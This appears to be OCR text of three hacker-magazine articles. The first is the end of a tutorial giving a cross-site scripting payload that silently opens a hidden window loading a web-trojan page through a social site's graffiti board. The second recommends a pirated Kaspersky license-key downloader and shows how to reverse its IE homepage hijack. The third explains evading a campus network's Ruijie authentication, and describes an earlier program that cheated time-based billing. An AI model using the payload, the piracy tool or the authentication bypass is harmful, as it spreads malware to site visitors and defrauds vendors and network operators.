


图 3

这样显然不是我们想要的效果，所以代码还需要改动一下：body{background-image：url(javascript:open('http://www.baidu.com','newwindow','height=0,width=0,top=1000,left=0,toolbar=0,menubar=no,scrollbars=no,resizable=no,location=no,status=no')；）}，这段代码的意思是弹出一个新窗口，并且不允许显示地址栏，状态栏等容易被人察觉的地方，我们也可以在网址处修改成我们的网马文件，例如 body{background-image：url(javascript:open('http://www.xxx.com/test.html','newwindow','height=0,width=0,top=1000,left=0,toolbar=0,menubar=no,scrollbars=no,resizable=no,location=no,status=no')；）}，其中 test.html 就是我们的网马了，把代码经过转换后就可

以放到个性涂鸦板里面了。





图4

对于这个漏洞的临时解决方案是在个性涂鸦板那里把“屏蔽其他人的涂鸦板：”这个选项打勾，如图4。这样一来就可以屏蔽别人的涂鸦板了，也就有效的防止了恶意用户利用涂鸦板漏洞来进行跨站挂马。

校内网去年的涂鸦板跨站漏洞曾经引起过轩然大波，幸好校内网及时修复了那个漏洞。可是校内网在很多细节上的东西还是不够细心，正如现在再次在涂鸦板出现的这个跨站漏洞一样，对于拥有着庞大用户群的校内网出现了这样的漏洞，虽然有解决方案，可是这样的漏洞大家还是应该予以重视才行。

免费下载卡巴授权文件并找回被篡改的IE



代码疯子

卡巴斯基是一款非常优秀的杀毒软件，其齐全的病毒库及强大的杀毒能力都是首屈一指的，这也是我们这些小菜喜欢卡巴的原因之一。相信很多小菜都在使用卡巴斯基吧，虽然它的价格不是很贵，然而对于我们这些可怜的小菜来说哪有钱去买杀毒软件呢，所以我们就会想办法从网上下载授权文件来使用。可惜的是，我们费了好大心血找来的授权文件也许才用了几天就会被拉入黑名单了，这实在是很令人郁闷的一件事。下面，我就为大家介绍一款免费的卡巴斯基授权文件下载工具，以及如何修复其对我们电脑进行的强制修改IE主页。

这个工具就是圣顿防御出品的一个卡巴斯基授权文件下载器，它能自动检测你电脑上是否安装了卡巴斯基，并能检测出你所安装的卡巴斯基的版本，最实用的一点就是它能够批量下载卡巴斯基各种版本的授权文件（一般每次能够下载50–60个）。由于它免费提供授权文件的行为对卡巴斯基在利益上构成了一定的威胁，所以部分杀毒软件会报毒，大家不必担心，这个软件绝对不会对电脑有害的。

我们运行这个小工具，它首先会提示自己无毒以及杀软误报毒的说明，这个直接跳过即可，打开文件后通过其主界面我们就可以知道这个小工具的强大功能了。它检测出了我电脑上安装的是卡巴斯基全功能安全软件KIS 2009 8.0，我们可以先设定一下KEY文件的下载路径，我选择的是桌面上的新建文件夹，接下来点击“开始获取KEY”这个按钮，这是会有一个提示，我们按照提示点击“NO”，这个软件“流氓”的一面就出现了，它说如果我们想从网站上下载KEY文件的话就必须要把它指定的网址设成我们的IE首页，否则就不会给我们提供KEY文件下载，如图1。



图1

没办法，如果我们想下载到卡巴斯基KEY文件的话就只能按照它说的做了，点击“支持我们，开始下载卡巴斯基KEY文件！”，如果你的电脑上安装了360安全卫士的话，在我们点击的同时360也会提示我们IE首页被更改，是否阻止这个修改的提示，我们当然是选择阻止了（不过这个貌似没用）。现在就只用等待着KEY文件的下载了，如图2。就这样，KEY文件下载过来了，我随便拿了一个到卡巴上试了下，看，显示还有130天呢，如图3所示。




图2




图3




图4

可是你有没有发现，在你下载授权文件的同时，桌面上的IE也被删除了，并且出现了一个新的IE快捷方式的图标，如图4。我们打开这个IE快捷方式看看，果然主页已经被改成http://www.68la.com/?ie了，可能有人会试着修改IE的主页，可是你会惊讶的发现Internet选项里的IE首页并没有被改掉。这里就涉及到了前两期杂志上提到的IE快捷方式的参数了，我们打开桌面上这个IE快捷方式的图标的属性，果然发现被添加了参数，如图5。我们把这个参数删除掉，可是打开IE后仍然发现首页还是那个可恶的681a，这里我们就要想到注册表是否被修改了，打开注册表编辑器，搜索68la，搜索到了，把注册表参数里的http://www.68la.com/?ie更改成自己喜欢的首页（建议修改注册表之前先备份一下），然后再来打开IE，呵呵，终于看到自己的主页了。




图5

可是我们的修复工作并没有结束，我们桌面上原来的可不是IE的快捷方式啊，这里我们要把IE找回来，网上有种利用桌面自定义属性来找回IE的方法，可是令我们失望的是这里并没有我们要找的IE选项。打开我的电脑，然后单击工具栏里那个上翻按钮，在这里我们发现了原来的IE，把它拖到桌面上去，再删除掉那个没用的IE快捷方式，现在再打开IE看看，终于恢复正常了。

最后，我们终于可以享受到卡巴斯基的杀毒服务了，再也不必担心授权文件被拉入黑名单了，你拉我就下载新的授权文件，自此以后，你的卡巴全年都有保障了！

（本文所涉及到的kabakeydowns已收录到光盘中）

轻松突破锐捷限制——实现校园网共享上网

朱建良

本学期学校实施了网络改造后的上网方案，寝室上网全部采用了锐捷客户端拨号上网的方法，而且将每台电脑的MAC地址和帐号进行了绑定，结束了我们几个学期以来寝室所有成员使用一个交换机共用一个帐号的历史，现在寝室室友想使用共享上网马上就会跳出认证失败的页面，如图1。




图1

代理基本上是不能用了，既然这条路走不通，那我们就想别的方法好了，到百度上搜索了一下，发现提出锐捷共享问题的有很多人，可解决的方法就那么一两个，我按照网上给出的方法测试了一下，结果证明那些方法既麻烦又不能实现。网上找不到解决的方法，只好硬着头皮来自己解决了。回想起以前大学里突破上网认证的办法，依然心存一丝激动，记得那时寝室不是包月的，是按时间扣钱的，当时也是拼命的找破解的办法，最终还是跟室友一起想出来了，我们通过测试发现当时那个认证客户端是每10秒钟扣一次钱，而10秒钟不到是不扣钱的，所以我们俩就编写了一个程序，专门让上网认证客户端在连上认证服务器后8秒准时断线，断线后立刻继续连接认证，8秒后再断，断后再连……因为一般网络程序对于这么短时间断开网络几乎是没有影响的，所以我们就这样免费上网了好几个月。

但是这次却不行了，因为现在是包月的，按月扣钱啊，那个方法就不能使用了。本以为在没有通过锐捷服务器认证的时候可以访问校园的部分内网，后来发现没有通过锐捷客户端认证的电脑什么网站都不能上，所以通过学校网站的服务器为代理进行免费上网的想法也彻底破灭了。后来又想了好几天，经过了不断的测试，终于找到了几个比较便捷而又能有效突破锐捷认证的方法，下面就奉献给大家！

一、最简单的方法——使用闪联任意通

先来介绍一下完成任务的主角——闪联任意通，这是一款和Windows紧密集成的局域网P2P软件，包括了无线网络配置、即时消息、文件共享与发送三大功能。该软件利用无线网络配置，使得用户可极其方便的组建无线网络，只要若干用户同时切换到同一个无线网络，用户之间就可以自动发现，无需单独的服务器。针对很多用户常用的Internet上网共享功能，也设计有简单的Wizard，不需要高深的网络知识，就可以让家里的几台计算机共享一个Modem或ADSL宽带连接同时上网了。

对于这个软件的使用有一些要求，因为是使用无线网络共享，所以想要共享的电脑必须带有无线网卡，另外作为服务端的电脑还必须使用有线认证上网。软件的使用很简单，首先在可以正常上网的笔记本上安装闪联任意通4.0（最新的是4.0版），安装好后重启自己的电脑，然后运行闪联任意通4.0，选择“网络连接”里的“共享互联”选项，如图2。




图2

然后选择配置共享上网中的“我的机器为其他人提供上网功能（作为服务端）”，点击下一步，设置一个共享上网服务端密码，完成后就为寝室里其他电脑的共享上网提供了一个服务端，最后提示如图3所示。

下面我们在安装有服务端的笔记本电脑运行锐捷客户端，输入用户名和密码，让服务端的电脑可以上网，这时候服务端已经设置好了，接下来就是设置客户端了，我们在需要共享上网的笔记本电脑上同样安装和运行闪联任意通4.0，点击“网络连接”，在“配置共享上网”中选择“我的机器通过他人的机器上网（作为客户端）”的选项，然后程序会自动搜索可用的共享连接，找到我们先前设置的共享服务端后输入共享密码，点击下一步，程序就会自动为我们配置电脑了，很快无线网络就能连接到服务端了，如图4。

